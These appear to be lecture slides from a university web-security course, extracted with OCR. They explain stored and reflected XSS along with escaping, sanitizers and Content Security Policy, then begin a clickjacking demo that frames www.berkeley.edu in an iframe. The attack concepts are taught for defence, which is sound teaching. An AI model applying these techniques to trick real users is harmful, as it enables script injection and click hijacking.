
- Stored/Reflected XSS
  - Client receives JavaScript "from server"
  - But server was tricked into providing attacker's JavaScript
  - Stored: Server tricked into storing, get target to visit the page
    - Common pattern is uploaded user content that others can see
  - Reflected: Server tricked into displaying as part of the URL
    - Common pattern is query reflected back in the page results
- Solution:
  - Only allow user content in some specific types of locations
    - And even then, you need to escape some or all non alphanumeric characters
    - Ideally use a sanitizer
  - Content Security Policy: tell the browser to only accept scripts from limited locations
    - And no inline scripts period

Misleading Users

- Browser assumes clicks & keystrokes = clear indication of what the user wants to do
  - Constitutes part of the user's trusted path
- Attacker can meddle with integrity of this relationship in different ways …

Navigate to www.berkeley.edu



Home | University of Califo...
www.berkeley.edu
Search
Students
Faculty & Staff
Parents
Alumni
Map
Directory
bConnected
News
Search Berkeley Web
Berkeley UNIVERSITY OF CALIFORNIA
About
Admissions
Academics
Research
Campus Life
Discover new Berkeley Crowdfunding projects today
EVENTS
FEB 08
Noon concert: Elizabeth Lin, piano
FEB 08
Author talk: Rabih Alameddine,


Home | University of Califo...
www.berkeley.edu
Search
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu

Same, but smaller window.
Mouse anywhere over the region points to **`https://crowdfund.berkeley.edu`**

```
Let's load www.berkeley.edu
<p>
<div>
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```


We load **`www.berkeley.edu`** in an ***`iframe`***


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
